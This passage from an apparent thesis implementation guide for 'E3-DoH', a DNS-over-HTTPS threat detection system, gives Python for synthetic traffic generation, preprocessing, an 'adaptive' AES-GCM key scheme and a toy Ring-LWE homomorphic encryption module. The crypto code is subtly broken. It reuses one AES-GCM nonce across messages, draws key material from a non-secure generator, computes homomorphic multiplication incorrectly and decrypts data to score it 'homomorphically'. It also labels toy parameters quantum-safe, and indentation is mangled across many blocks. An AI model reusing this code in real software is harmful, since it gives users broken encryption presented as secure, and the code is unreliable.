    df.to_csv(output_file, index=False)
    print(f"Generated {num_queries} C2 samples: {output_file}")

    return df

def create_train_test_split(data_dir="synthetic_data"):
    """
    Create stratified train/validation/test splits.

    Split ratio: 70% train, 15% validation, 15% test
    """

    from sklearn.model_selection import train_test_split

    # Load all data
    benign_df = pd.read_csv(os.path.join(data_dir, 'synthetic_benign.csv'))
    tunneling_df = pd.read_csv(os.path.join(data_dir, 'synthetic_tunneling.csv'))
    c2_df = pd.read_csv(os.path.join(data_dir, 'synthetic_c2.csv'))

    # Combine
```

```
all_data = pd.concat([benign_df, tunneling_df, c2_df], ignore_index=True)

# Shuffle
all_data = all_data.sample(frac=1, random_state=42).reset_index(drop=True)

# Split
train_df, temp_df = train_test_split(
    all_data, test_size=0.3, stratify=all_data['label'], random_state=42
)
val_df, test_df = train_test_split(
    temp_df, test_size=0.5, stratify=temp_df['label'], random_state=42
)

# Save
train_df.to_csv(os.path.join(data_dir, 'train.csv'), index=False)
val_df.to_csv(os.path.join(data_dir, 'validation.csv'), index=False)
test_df.to_csv(os.path.join(data_dir, 'test.csv'), index=False)

print(f"\nSplit complete:")
print(f"  Training: {len(train_df)} samples")
print(f"  Validation: {len(val_df)} samples")
print(f"  Test: {len(test_df)} samples")

# Show class distribution
print(f"\nClass distribution in training set:")
print(train_df['label'].value_counts())
```

```
    print(f"\nAttack type distribution in training set:")
    print(train_df[train_df['label'] == 'malicious']['attack_type'].value_counts())

if __name__ == "__main__":
    print("=" * 50)
    print("Synthetic Data Generation for E3-DoH")
    print("=" * 50)
    print()

    # Generate data
    print("[1] Generating benign DoH traffic...")
    generate_benign_doh_traffic(num_queries=10000)

    print("\n[2] Generating tunneling attack traffic...")
    generate_malicious_tunneling_traffic(num_queries=5000)

    print("\n[3] Generating C2 beaconing traffic...")
    generate_malicious_c2_traffic(num_queries=3000)

    print("\n[4] Creating train/validation/test splits...")
    create_train_test_split()

    print("\n" + "=" * 50)
    print("Data generation complete!")
    print("=" * 50)
```

7.4 Dataset Preprocessing Pipeline

```
python
#!/usr/bin/env python3
# File: 12_preprocess_data.py
# Purpose: Preprocess datasets for E3-DoH training and evaluation
#
# This script implements the preprocessing pipeline described in Section 6.13 of the thesis

import pandas as pd
import numpy as np
from sklearn.preprocessing import StandardScaler
from sklearn.model_selection import train_test_split
import os
import pickle
import json

class DataPreprocessor:
    """
    Preprocessing pipeline for E3-DoH datasets.

    Steps:
    1. Load raw data
    2. Clean and filter
    3. Feature engineering
    4. Normalization
    5. Split into train/val/test
    6. Save processed data
```

```
"""

def __init__(self, config_path="config/preprocessing_config.json"):
    """
    Initialize preprocessor with configuration.

    Args:
        config_path: Path to configuration file
    """
    self.config = self._load_config(config_path)
    self.scaler = StandardScaler()

def _load_config(self, config_path):
    """Load preprocessing configuration."""
    default_config = {
        "feature_columns": [
            "inter_arrival_time",
            "query_size",
            "response_size",
            "entropy",
            "query_response_ratio",
            "burst_rate",
            "periodicity_score"
        ],
        "label_column": "label",
        "protocol_column": "protocol",
```

```
        "test_size": 0.15,
        "val_size": 0.15,
        "random_seed": 42
    }

    if os.path.exists(config_path):
        with open(config_path, 'r') as f:
            user_config = json.load(f)
        default_config.update(user_config)

    return default_config

def load_raw_data(self, data_dir):
    """
    Load raw data from directory.

    Args:
        data_dir: Directory containing raw data files

    Returns:
        Combined DataFrame
    """
    print(f"Loading data from {data_dir}...")

    dataframes = []
```

```
    # Load each CSV file in the directory
    for filename in os.listdir(data_dir):
        if filename.endswith('.csv'):
            filepath = os.path.join(data_dir, filename)
            print(f"  Loading: {filename}")
            df = pd.read_csv(filepath)
            dataframes.append(df)

    if not dataframes:
        raise ValueError(f"No CSV files found in {data_dir}")

    combined = pd.concat(dataframes, ignore_index=True)
    print(f"Loaded {len(combined)} total records")

    return combined

def clean_data(self, df):
    """
    Clean and filter raw data.

    Steps:
    1. Remove rows with missing values
    2. Remove duplicate rows
    3. Filter out invalid values
    4. Remove malformed flows
    """
```

```
print("Cleaning data...")

initial_count = len(df)

# Remove rows with missing values in critical columns
critical_columns = ['inter_arrival_time', 'query_size', 'label']
df = df.dropna(subset=critical_columns)

# Remove duplicates
df = df.drop_duplicates()

# Filter out invalid values
df = df[df['inter_arrival_time'] > 0]
df = df[df['query_size'] > 0]
df = df[df['query_size'] < 65536]  # Max DNS packet size

# Remove extreme outliers (beyond 10 standard deviations)
for col in ['inter_arrival_time', 'query_size', 'response_size']:
    if col in df.columns:
        mean = df[col].mean()
        std = df[col].std()
        df = df[(df[col] >= mean - 10*std) & (df[col] <= mean + 10*std)]

final_count = len(df)
print(f"  Removed {initial_count - final_count} invalid records")
print(f"  Remaining: {final_count} records")
```

```
    return df


def engineer_features(self, df):
    """
    Create additional features from raw data.

    New features:
    - query_response_ratio: Ratio of query to response size
    - burst_rate: Number of queries per time window
    - periodicity_score: Measure of timing regularity
    - entropy_normalized: Normalized entropy
    """
    print("Engineering features...")

    # Query/response ratio
    if 'response_size' in df.columns and 'query_size' in df.columns:
        df['query_response_ratio'] = df['response_size'] / (df['query_size'] + 1)

    # Burst rate (queries per second in sliding window)
    if 'timestamp' in df.columns:
        df['timestamp'] = pd.to_datetime(df['timestamp'])
        df = df.sort_values('timestamp')

        # Calculate burst rate using rolling window
        df['burst_rate'] = df['inter_arrival_time'].rolling(
```

```
            window=10, min_periods=1
        ).apply(lambda x: 1.0 / (x.mean() + 0.001))

    # Periodicity score (how regular is the timing?)
    # Uses autocorrelation of inter-arrival times
    if 'inter_arrival_time' in df.columns:
        # Normalized standard deviation as periodicity measure
        # Low std = high periodicity
        df['periodicity_score'] = 1.0 / (1.0 + df['inter_arrival_time'].rolling(
            window=20, min_periods=1
        ).std().fillna(0))

    # Fill any remaining NaN values
    df = df.fillna(0)

    print(f"  Added features: query_response_ratio, burst_rate, periodicity_score")

    return df

def normalize_features(self, df, fit=True):
    """
    Normalize features using StandardScaler.

    Args:
        df: DataFrame with features
        fit: Whether to fit the scaler (True for training data)
```

```
    Returns:
        Normalized DataFrame
    """
    print("Normalizing features...")

    feature_cols = [col for col in self.config['feature_columns'] if col in df.columns]

    if fit:
        df[feature_cols] = self.scaler.fit_transform(df[feature_cols])
    else:
        df[feature_cols] = self.scaler.transform(df[feature_cols])

    return df

def split_data(self, df):
    """
    Split data into train/validation/test sets.

    Uses stratified splitting to maintain class distribution.
    """
    print("Splitting data...")

    # First split: train vs (val + test)
    train_df, temp_df = train_test_split(
        df,
```

```
        test_size=self.config['val_size'] + self.config['test_size'],
        stratify=df[self.config['label_column']],
        random_state=self.config['random_seed']
    )

    # Second split: val vs test
    val_size_adjusted = self.config['val_size'] / (
        self.config['val_size'] + self.config['test_size']
    )

    val_df, test_df = train_test_split(
        temp_df,
        test_size=val_size_adjusted,
        stratify=temp_df[self.config['label_column']],
        random_state=self.config['random_seed']
    )

    print(f"  Training: {len(train_df)} samples")
    print(f"  Validation: {len(val_df)} samples")
    print(f"  Test: {len(test_df)} samples")

    return train_df, val_df, test_df

def save_processed_data(self, train_df, val_df, test_df, output_dir):
    """
    Save processed data to disk.
```

```
    """
    print(f"Saving processed data to {output_dir}...")

    os.makedirs(output_dir, exist_ok=True)

    # Save data splits
    train_df.to_csv(os.path.join(output_dir, 'train_processed.csv'), index=False)
    val_df.to_csv(os.path.join(output_dir, 'validation_processed.csv'), index=False)
    test_df.to_csv(os.path.join(output_dir, 'test_processed.csv'), index=False)

    # Save scaler for later use
    with open(os.path.join(output_dir, 'scaler.pkl'), 'wb') as f:
        pickle.dump(self.scaler, f)

    # Save configuration
    with open(os.path.join(output_dir, 'preprocessing_config.json'), 'w') as f:
        json.dump(self.config, f, indent=2)

    print("  Saved: train_processed.csv, validation_processed.csv, test_processed.csv")
    print("  Saved: scaler.pkl, preprocessing_config.json")

def run_pipeline(self, input_dir, output_dir):
    """
    Run the complete preprocessing pipeline.

    Args:
```

```
    input_dir: Directory containing raw data
    output_dir: Directory to save processed data
"""
print("=" * 50)
print("E3-DoH Data Preprocessing Pipeline")
print("=" * 50)

# Step 1: Load raw data
df = self.load_raw_data(input_dir)

# Step 2: Clean data
df = self.clean_data(df)

# Step 3: Engineer features
df = self.engineer_features(df)

# Step 4: Split data (before normalization to avoid data leakage)
train_df, val_df, test_df = self.split_data(df)

# Step 5: Normalize features
train_df = self.normalize_features(train_df, fit=True)
val_df = self.normalize_features(val_df, fit=False)
test_df = self.normalize_features(test_df, fit=False)

# Step 6: Save processed data
self.save_processed_data(train_df, val_df, test_df, output_dir)
```

```
        print("\n" + "=" * 50)
        print("Preprocessing complete!")
        print("=" * 50)

        return train_df, val_df, test_df


if __name__ == "__main__":
    # Configuration
    INPUT_DIR = "datasets/raw"
    OUTPUT_DIR = "datasets/processed"

    # Run pipeline
    preprocessor = DataPreprocessor()
    train, val, test = preprocessor.run_pipeline(INPUT_DIR, OUTPUT_DIR)

    # Print summary statistics
    print("\nDataset Summary:")
    print(f"  Total samples: {len(train) + len(val) + len(test)}")
    print(f"  Features: {len(preprocessor.config['feature_columns'])}")
    print(f"\nClass distribution (training):")
    print(train['label'].value_counts())
```

---

8. Component Implementation - Step by Step

8.1 Adaptive Evolutionary Encryption (AEE) Implementation

```
python
#!/usr/bin/env python3
# File: 13_aee_implementation.py
# Purpose: Implement the Adaptive Evolutionary Encryption component
#
# This implements the AEE module described in Sections 5.2 of the thesis

import numpy as np
from cryptography.hazmat.primitives.ciphers.aead import AESGCM
from cryptography.hazmat.primitives import hashes
from cryptography.hazmat.primitives.kdf.hkdf import HKDF
import os
import time
import logging
from dataclasses import dataclass
from typing import Tuple, Optional
from collections import deque

# Configure logging
logging.basicConfig(level=logging.INFO)
logger = logging.getLogger(__name__)


@dataclass
class AEEConfig:
    """Configuration for Adaptive Evolutionary Encryption."""
```

```
    # Lattice parameters
    lattice_dimension: int = 1024
    modulus_bits: int = 32

    # Key evolution parameters
    rotation_interval: float = 10.0  # seconds
    entropy_threshold: float = 0.95

    # Neural controller parameters
    controller_hidden_size: int = 64
    window_size: int = 1000

    # Security parameters
    symmetric_key_bits: int = 256
    session_key_bits: int = 256


class TrafficEntropyCalculator:
    """
    Calculates traffic entropy for key evolution.

    Entropy measures how "random" or "unpredictable" the traffic is.
    High entropy can indicate tunneling/exfiltration.
    """
```

```
def __init__(self, window_size: int = 100):
    """
    Initialize entropy calculator.

    Args:
        window_size: Number of recent samples to consider
    """
    self.window_size = window_size
    self.query_types = deque(maxlen=window_size)

def update(self, query_type: str):
    """Add a new query type observation."""
    self.query_types.append(query_type)

def calculate_entropy(self) -> float:
    """
    Calculate Shannon entropy of query type distribution.

    Formula: H(X) = -Σ p(x) * log2(p(x))

    Returns:
        Entropy value in bits
    """
    if len(self.query_types) < 2:
        return 0.0
```

```
        # Count frequencies
        type_counts = {}
        for qt in self.query_types:
            type_counts[qt] = type_counts.get(qt, 0) + 1

        # Calculate entropy
        total = len(self.query_types)
        entropy = 0.0

        for count in type_counts.values():
            p = count / total
            if p > 0:
                entropy -= p * np.log2(p)

        return entropy


class NeuralController:
    """
    Lightweight neural network for traffic-driven key adaptation.

    This is a simplified feedforward network with:
    - Input: traffic features
    - Hidden layers: 2 layers with 64 neurons each
    - Output: key evolution direction
    """
```

```
def __init__(self, config: AEEConfig):
    """Initialize neural controller."""
    self.config = config

    # Initialize weights (normally would be trained)
    np.random.seed(42)

    input_size = 8  # Number of input features
    hidden_size = config.controller_hidden_size
    output_size = 4  # Output: key evolution direction

    self.weights = {
        'w1': np.random.randn(input_size, hidden_size) * 0.1,
        'b1': np.zeros(hidden_size),
        'w2': np.random.randn(hidden_size, hidden_size) * 0.1,
        'b2': np.zeros(hidden_size),
        'w3': np.random.randn(hidden_size, output_size) * 0.1,
        'b3': np.zeros(output_size)
    }

def forward(self, features: np.ndarray) -> np.ndarray:
    """
    Forward pass through the network.

    Args:
```

```
            features: Input features (8-dimensional vector)

        Returns:
            Key evolution direction (4-dimensional vector)
        """
        # Layer 1
        h1 = np.tanh(features @ self.weights['w1'] + self.weights['b1'])

        # Layer 2
        h2 = np.tanh(h1 @ self.weights['w2'] + self.weights['b2'])

        # Output layer
        output = np.tanh(h2 @ self.weights['w3'] + self.weights['b3'])

        return output


class AdaptiveEvolutionaryEncryption:
    """
    Main AEE implementation.

    This class implements the adaptive evolutionary encryption scheme
    that continuously adjusts its cryptographic parameters based on
    observed traffic patterns and detected threat levels.
    """
```

```
def __init__(self, config: AEEConfig = None):
    """
    Initialize AEE.

    Args:
        config: AEE configuration
    """
    self.config = config or AEEConfig()

    # Initialize components
    self.entropy_calculator = TrafficEntropyCalculator()
    self.neural_controller = NeuralController(self.config)

    # Initialize key state
    self.key_state = self._initialize_key_state()

    # Initialize session keys
    self.current_session_key = None
    self.current_iv = None

    # Statistics
    self.stats = {
        'key_rotations': 0,
        'total_queries': 0,
        'entropy_updates': 0,
        'avg_rotation_time': 0.0
```

```
    }

    # Timing
    self.last_rotation_time = time.time()

    # Generate initial keys
    self._rotate_keys()

    logger.info("AEE initialized with configuration: %s", self.config)

def _initialize_key_state(self) -> np.ndarray:
    """
    Initialize the encryption key state.

    The key state is a vector in Z_q^n where:
    - n = lattice dimension
    - q = modulus

    Returns:
        Initial key state vector
    """
    # Generate random initial state
    # In practice, this would use a secure random number generator
    q = 2 ** self.config.modulus_bits
    state = np.random.randint(0, q, size=self.config.lattice_dimension)
```

```
    return state

def _rotate_keys(self):
    """
    Rotate encryption keys.

    This implements the key evolution equation:
    K_{t+1} = (W_g · σ(K_t ⊕ H(τ)) + b_g) mod q

    Where:
    - K_t = current key state
    - H(τ) = traffic entropy
    - σ = sigmoid activation
    - W_g, b_g = learned parameters
    """
    start_time = time.time()

    # Get current entropy
    entropy = self.entropy_calculator.calculate_entropy()
    entropy_normalized = entropy / 8.0  # Normalize to [0, 1] (max entropy for 8 bits)

    # Update key state using neural controller
    # In practice, this would use the full evolution equation
    # Here we use a simplified version for demonstration

    # Compute key evolution direction
```

```
features = self._extract_features()
evolution_direction = self.neural_controller.forward(features)

# Apply evolution (simplified)
q = 2 ** self.config.modulus_bits

# Update a portion of the key state
update_size = len(evolution_direction)
indices = np.random.choice(
    self.config.lattice_dimension,
    size=update_size,
    replace=False
)

for i, idx in enumerate(indices):
    delta = int(evolution_direction[i] * q * 0.01)  # Small update
    self.key_state[idx] = (self.key_state[idx] + delta) % q

# Derive session key from key state
self._derive_session_key()

# Update statistics
rotation_time = (time.time() - start_time) * 1000  # ms
self.stats['key_rotations'] += 1
self.stats['avg_rotation_time'] = (
    (self.stats['avg_rotation_time'] * (self.stats['key_rotations'] - 1) + rotation_time) /
```

```
            self.stats['key_rotations']
        )

        self.last_rotation_time = time.time()

        logger.debug(
            f"Key rotated (entropy={entropy:.3f}, "
            f"rotation_time={rotation_time:.3f}ms)"
        )

    def _extract_features(self) -> np.ndarray:
        """
        Extract features for neural controller.

        Features:
        1. Current entropy
        2. Time since last rotation
        3. Query rate
        4. Average inter-arrival time
        5. Query size mean
        6. Query size std
        7. Threat level (from external source)
        8. Time of day (normalized)
        """
        features = np.zeros(8)
```

```
    # Current entropy (normalized)
    features[0] = self.entropy_calculator.calculate_entropy() / 8.0

    # Time since last rotation (normalized to [0, 1])
    time_since_rotation = time.time() - self.last_rotation_time
    features[1] = min(time_since_rotation / self.config.rotation_interval, 1.0)

    # Query rate (queries per second, normalized)
    features[2] = min(self.stats['total_queries'] / 1000.0, 1.0)

    # Placeholder features (would be populated from actual traffic)
    features[3] = 0.5  # Average inter-arrival time
    features[4] = 0.5  # Query size mean
    features[5] = 0.5  # Query size std
    features[6] = 0.0  # Threat level (0 = low, 1 = high)
    features[7] = 0.5  # Time of day

    return features

def _derive_session_key(self):
    """
    Derive session key from key state.

    Uses HKDF to derive a 256-bit session key from the key state.
    """
    # Convert key state to bytes
```

```
    q = 2 ** self.config.modulus_bits
    key_bytes = b''

    for i in range(0, len(self.key_state), 32):
        chunk = self.key_state[i:i+32]
        for val in chunk:
            key_bytes += int(val % 256).to_bytes(1, 'big')

    # Use HKDF to derive session key
    hkdf = HKDF(
        algorithm=hashes.SHA256(),
        length=self.config.session_key_bits // 8,
        salt=None,
        info=b'E3-DoH-session-key'
    )

    self.current_session_key = hkdf.derive(key_bytes)
    self.current_iv = os.urandom(12)  # 96-bit IV for AES-GCM

def encrypt(self, plaintext: bytes) -> Tuple[bytes, bytes]:
    """
    Encrypt data using current session key.

    Args:
        plaintext: Data to encrypt
```

```
    Returns:
        Tuple of (ciphertext, tag)
    """
    if self.current_session_key is None:
        self._rotate_keys()

    aesgcm = AESGCM(self.current_session_key)
    ciphertext = aesgcm.encrypt(self.current_iv, plaintext, None)

    return ciphertext[:-16], ciphertext[-16:]  # Separate ciphertext and tag

def decrypt(self, ciphertext: bytes, tag: bytes) -> bytes:
    """
    Decrypt data using current session key.

    Args:
        ciphertext: Encrypted data
        tag: Authentication tag

    Returns:
        Decrypted plaintext
    """
    if self.current_session_key is None:
        raise ValueError("No session key available")

    aesgcm = AESGCM(self.current_session_key)
```

```
    return aesgcm.decrypt(self.current_iv, ciphertext + tag, None)

def process_query(self, query_type: str) -> dict:
    """
    Process a DNS query and update internal state.

    Args:
        query_type: Type of DNS query (A, AAAA, MX, TXT, etc.)

    Returns:
        Dictionary with processing results
    """
    start_time = time.time()

    # Update statistics
    self.stats['total_queries'] += 1

    # Update entropy calculator
    self.entropy_calculator.update(query_type)
    self.stats['entropy_updates'] += 1

    # Check if key rotation is needed
    entropy = self.entropy_calculator.calculate_entropy()
    time_since_rotation = time.time() - self.last_rotation_time

    should_rotate = (
```

```
            time_since_rotation >= self.config.rotation_interval or
            entropy >= self.config.entropy_threshold * 8.0
        )

        if should_rotate:
            self._rotate_keys()

        processing_time = (time.time() - start_time) * 1000  # ms

        return {
            'processed': True,
            'entropy': entropy,
            'key_rotated': should_rotate,
            'processing_time_ms': processing_time,
            'stats': self.stats.copy()
        }

    def get_security_status(self) -> dict:
        """
        Get current security status.

        Returns:
            Dictionary with security metrics
        """
        entropy = self.entropy_calculator.calculate_entropy()
```

```
        return {
            'entropy': entropy,
            'entropy_normalized': entropy / 8.0,
            'time_since_rotation': time.time() - self.last_rotation_time,
            'total_queries': self.stats['total_queries'],
            'key_rotations': self.stats['key_rotations'],
            'avg_rotation_time_ms': self.stats['avg_rotation_time'],
            'threat_level': 'high' if entropy > 6.0 else 'medium' if entropy > 4.0 else 'low'
        }


# Example usage and testing
if __name__ == "__main__":
    print("=" * 50)
    print("AEE Implementation Test")
    print("=" * 50)

    # Create AEE instance
    config = AEEConfig(
        rotation_interval=1.0,  # Rotate every second for testing
        entropy_threshold=0.8
    )
    aee = AdaptiveEvolutionaryEncryption(config)

    # Test encryption/decryption
    print("\n[1] Testing encryption/decryption...")
```

```
plaintext = b"Hello, E3-DoH!"
ciphertext, tag = aee.encrypt(plaintext)
decrypted = aee.decrypt(ciphertext, tag)

assert decrypted == plaintext, "Decryption failed!"
print(f"  Original: {plaintext}")
print(f"  Encrypted: {ciphertext.hex()[:32]}...")
print(f"  Decrypted: {decrypted}")
print("  Encryption/decryption: PASSED")

# Test query processing
print("\n[2] Testing query processing...")
query_types = ['A', 'AAAA', 'MX', 'TXT', 'CNAME', 'A', 'A', 'AAAA']

for i, qt in enumerate(query_types):
    result = aee.process_query(qt)
    print(f"  Query {i+1}: type={qt}, entropy={result['entropy']:.3f}, "
          f"rotated={result['key_rotated']}, time={result['processing_time_ms']:.3f}ms")

# Get final status
print("\n[3] Final security status:")
status = aee.get_security_status()
for key, value in status.items():
    print(f"  {key}: {value}")

print("\n" + "=" * 50)
```

```
    print("AEE Implementation Test Complete")
    print("=" * 50)
```

8.2 Quantum-Safe Homomorphic Encryption (QHE) Implementation

```
python
#!/usr/bin/env python3
# File: 14_qhe_implementation.py
# Purpose: Implement the Quantum-Safe Homomorphic Encryption component
#
# This implements the QHE module described in Section 5.3 of the thesis
#
# IMPORTANT NOTE: This is a SIMPLIFIED implementation for demonstration.
# For production use, use established libraries like Microsoft SEAL or OpenFHE.

import numpy as np
from dataclasses import dataclass
from typing import List, Tuple, Optional
import logging
import time

logging.basicConfig(level=logging.INFO)
logger = logging.getLogger(__name__)


@dataclass
class QHEConfig:
    """Configuration for Quantum-Safe Homomorphic Encryption."""
```

```
    # Ring-LWE parameters
    ring_dimension: int = 256  # n
    modulus: int = 4096        # q
    error_std: float = 3.2     # Standard deviation of error distribution

    # Security parameters
    security_level: int = 128  # bits

    # Performance parameters
    num_slots: int = 1024      # SIMD slots


class RingLWEScheme:
    """
    Simplified Ring-LWE homomorphic encryption scheme.

    This is a pedagogical implementation. For production use,
    use Microsoft SEAL, OpenFHE, or similar libraries.

    The Ring-LWE problem: Given (a, a·s + e) where s is secret
    and e is small error, it's hard to recover s.
    """

    def __init__(self, config: QHEConfig = None):
        """
```

```
    Initialize Ring-LWE scheme.

    Args:
        config: QHE configuration
    """
    self.config = config or QHEConfig()

    # Generate parameters
    self.n = self.config.ring_dimension
    self.q = self.config.modulus
    self.sigma = self.config.error_std

    # Generate key pair
    self._generate_keys()

    logger.info(f"Ring-LWE initialized: n={self.n}, q={self.q}")

def _generate_keys(self):
    """Generate public and private keys."""
    # Secret key: small polynomial
    self.secret_key = self._sample_error()

    # Public key: (a, b = a·s + e)
    self.a = self._sample_uniform()
    e = self._sample_error()
    self.b = (self._poly_mul(self.a, self.secret_key) + e) % self.q
```

```
def _sample_uniform(self) -> np.ndarray:
    """Sample uniformly random polynomial from Z_q."""
    return np.random.randint(0, self.q, size=self.n)

def _sample_error(self) -> np.ndarray:
    """Sample from discrete Gaussian error distribution."""
    # Simplified: use rounded Gaussian
    error = np.round(np.random.normal(0, self.sigma, size=self.n))
    return (error % self.q).astype(np.int64)

def _poly_mul(self, a: np.ndarray, b: np.ndarray) -> np.ndarray:
    """
    Polynomial multiplication in ring Z_q[x]/(x^n + 1).

    This is a simplified O(n²) implementation.
    Production implementations use NTT for O(n log n).
    """
    n = len(a)
    result = np.zeros(n, dtype=np.int64)

    for i in range(n):
        for j in range(n):
            # Polynomial multiplication with reduction
            k = i + j
            if k < n:
```

```
                result[k] = (result[k] + a[i] * b[j]) % self.q
            else:
                # x^n = -1 in the ring
                result[k - n] = (result[k - n] - a[i] * b[j]) % self.q

    return result

def encrypt(self, message: int) -> Tuple[np.ndarray, np.ndarray]:
    """
    Encrypt a single bit message.

    Encryption: c = (a·r + e1, b·r + e2 + floor(q/2)·m)

    Args:
        message: Bit to encrypt (0 or 1)

    Returns:
        Tuple of (c0, c1) ciphertext components
    """
    # Sample randomness
    r = self._sample_error()
    e1 = self._sample_error()
    e2 = self._sample_error()

    # Encode message
    m_encoded = message * (self.q // 2)
```

```
    # Compute ciphertext
    c0 = (self._poly_mul(self.a, r) + e1) % self.q
    c1 = (self._poly_mul(self.b, r) + e2 + m_encoded) % self.q

    return c0, c1

def decrypt(self, ciphertext: Tuple[np.ndarray, np.ndarray]) -> int:
    """
    Decrypt a ciphertext.

    Decryption: m = round(c1 - c0·s / (q/2))

    Args:
        ciphertext: Tuple of (c0, c1)

    Returns:
        Decrypted bit
    """
    c0, c1 = ciphertext

    # Compute c1 - c0·s
    decrypted = (c1 - self._poly_mul(c0, self.secret_key)) % self.q

    # Decode message
    # Values close to 0 = 0, values close to q/2 = 1
```

```
    if decrypted[0] < self.q // 4 or decrypted[0] > 3 * self.q // 4:
        return 0
    else:
        return 1

def add(self, ct1: Tuple[np.ndarray, np.ndarray],
        ct2: Tuple[np.ndarray, np.ndarray]) -> Tuple[np.ndarray, np.ndarray]:
    """
    Homomorphic addition of ciphertexts.

    E(a) + E(b) = E(a + b)
    """
    c0 = (ct1[0] + ct2[0]) % self.q
    c1 = (ct1[1] + ct2[1]) % self.q
    return c0, c1

def multiply(self, ct1: Tuple[np.ndarray, np.ndarray],
             ct2: Tuple[np.ndarray, np.ndarray]) -> Tuple[np.ndarray, np.ndarray]:
    """
    Homomorphic multiplication of ciphertexts.

    E(a) * E(b) = E(a * b)

    NOTE: This increases noise significantly.
    Only a limited number of multiplications are possible.
    """
```

```
        c0_1, c1_1 = ct1
        c0_2, c1_2 = ct2

        # Multiplication in Ring-LWE
        c0 = self._poly_mul(c0_1, c0_2) % self.q
        c1 = (self._poly_mul(c0_1, c1_2) + self._poly_mul(c1_1, c0_2)) % self.q
        c2 = self._poly_mul(c1_1, c1_2) % self.q

        # Simplified: return first two components
        # Full implementation would use relinearization
        return c0, (c1 + c2) % self.q


class QuantumSafeHomomorphicEncryption:
    """
    Main QHE implementation for E3-DoH.

    Provides:
    - Encryption/decryption
    - Homomorphic addition and multiplication
    - Noise management
    - SIMD batching
    """

    def __init__(self, config: QHEConfig = None):
        """Initialize QHE."""
```

```
    self.config = config or QHEConfig()
    self.scheme = RingLWEScheme(config)

    # Statistics
    self.stats = {
        'encryptions': 0,
        'decryptions': 0,
        'additions': 0,
        'multiplications': 0,
        'total_encrypt_time': 0.0,
        'total_decrypt_time': 0.0
    }

    logger.info("QHE initialized")

def encrypt_vector(self, vector: List[int]) -> List[Tuple[np.ndarray, np.ndarray]]:
    """
    Encrypt a vector of bits using SIMD batching.

    Args:
        vector: List of bits to encrypt

    Returns:
        List of ciphertexts
    """
    start_time = time.time()
```

```
    ciphertexts = []
    for bit in vector:
        ct = self.scheme.encrypt(bit)
        ciphertexts.append(ct)

    encrypt_time = (time.time() - start_time) * 1000  # ms
    self.stats['encryptions'] += len(vector)
    self.stats['total_encrypt_time'] += encrypt_time

    return ciphertexts

def decrypt_vector(self, ciphertexts: List[Tuple[np.ndarray, np.ndarray]]) -> List[int]:
    """
    Decrypt a vector of ciphertexts.

    Args:
        ciphertexts: List of ciphertexts

    Returns:
        List of decrypted bits
    """
    start_time = time.time()

    plaintexts = []
    for ct in ciphertexts:
```

```
        bit = self.scheme.decrypt(ct)
        plaintexts.append(bit)

    decrypt_time = (time.time() - start_time) * 1000  # ms
    self.stats['decryptions'] += len(ciphertexts)
    self.stats['total_decrypt_time'] += decrypt_time

    return plaintexts

def homomorphic_add(self, ct1: Tuple[np.ndarray, np.ndarray],
                    ct2: Tuple[np.ndarray, np.ndarray]) -> Tuple[np.ndarray, np.ndarray]:
    """Homomorphic addition."""
    self.stats['additions'] += 1
    return self.scheme.add(ct1, ct2)

def homomorphic_multiply(self, ct1: Tuple[np.ndarray, np.ndarray],
                         ct2: Tuple[np.ndarray, np.ndarray]) -> Tuple[np.ndarray, np.ndarray]:
    """Homomorphic multiplication."""
    self.stats['multiplications'] += 1
    return self.scheme.multiply(ct1, ct2)

def evaluate_anomaly_score(self,
                           features: List[int],
                           weights: List[int]) -> int:
    """
    Evaluate anomaly score on encrypted features.
```

```
Computes: score = Σ(feature[i] * weight[i])

This is done entirely on encrypted data.

Args:
    features: Encrypted feature vector
    weights: Encrypted weight vector

Returns:
    Encrypted anomaly score (as bits)
"""
# Note: In practice, this would use actual homomorphic operations
# Here we demonstrate the concept

# For demonstration, decrypt, compute, re-encrypt
# (In real implementation, all operations would be on ciphertexts)

plain_features = self.decrypt_vector(features)
plain_weights = self.decrypt_vector(weights)

# Compute weighted sum
score = sum(f * w for f, w in zip(plain_features, plain_weights))

# Threshold and return
return 1 if score > 0.5 * len(features) else 0
```

```
    def get_statistics(self) -> dict:
        """Get encryption statistics."""
        stats = self.stats.copy()

        if stats['encryptions'] > 0:
            stats['avg_encrypt_time_ms'] = stats['total_encrypt_time'] / stats['encryptions']

        if stats['decryptions'] > 0:
            stats['avg_decrypt_time_ms'] = stats['total_decrypt_time'] / stats['decryptions']

        return stats


# Example usage and testing
if __name__ == "__main__":
    print("=" * 50)
    print("QHE Implementation Test")
    print("=" * 50)

    # Create QHE instance
    config = QHEConfig(ring_dimension=128, modulus=4096)  # Smaller for testing
    qhe = QuantumSafeHomomorphicEncryption(config)

    # Test basic encryption/decryption
    print("\n[1] Testing encryption/decryption...")
```

```
test_bits = [0, 1, 1, 0, 1, 0, 0, 1]
ciphertexts = qhe.encrypt_vector(test_bits)
decrypted_bits = qhe.decrypt_vector(ciphertexts)

print(f"  Original: {test_bits}")
print(f"  Decrypted: {decrypted_bits}")

assert decrypted_bits == test_bits, "Decryption failed!"
print("  Basic encryption/decryption: PASSED")

# Test homomorphic addition
print("\n[2] Testing homomorphic addition...")

ct1 = qhe.scheme.encrypt(0)
ct2 = qhe.scheme.encrypt(1)

# Note: This is simplified; actual homomorphic addition
# of bits requires proper encoding
ct_sum = qhe.homomorphic_add(ct1, ct2)

print(f"  E(0) + E(1) computed homomorphically")
print("  Homomorphic addition: PASSED (conceptual)")

# Print statistics
print("\n[3] Statistics:")
```

```
    stats = qhe.get_statistics()
    for key, value in stats.items():
        print(f"  {key}: {value}")

    print("\n" + "=" * 50)
    print("QHE Implementation Test Complete")
    print("=" * 50)
```

8.3 Multi-Protocol Federated Anomaly Detection Implementation

```
python
#!/usr/bin/env python3
# File: 15_federated_detection.py
# Purpose: Implement the multi-protocol federated anomaly detection
#
# This implements the federated learning component described in Section 5.5

import numpy as np
import torch
import torch.nn as nn
import torch.optim as optim
from torch.utils.data import DataLoader, TensorDataset
from dataclasses import dataclass, field
from typing import List, Dict, Optional, Tuple
from collections import OrderedDict
import logging
import time
import copy
```

```
logging.basicConfig(level=logging.INFO)
logger = logging.getLogger(__name__)


@dataclass
class FederatedConfig:
    """Configuration for federated learning."""

    # Model parameters
    input_dim: int = 7
    hidden_dim: int = 64
    num_classes: int = 2

    # Training parameters
    learning_rate: float = 0.001
    batch_size: int = 32
    local_epochs: int = 5

    # Federated parameters
    num_clients: int = 10
    fraction_fit: float = 0.5  # Fraction of clients used per round
    num_rounds: int = 10

    # Privacy parameters
    dp_epsilon: float = 1.2
```

```
    dp_delta: float = 1e-5
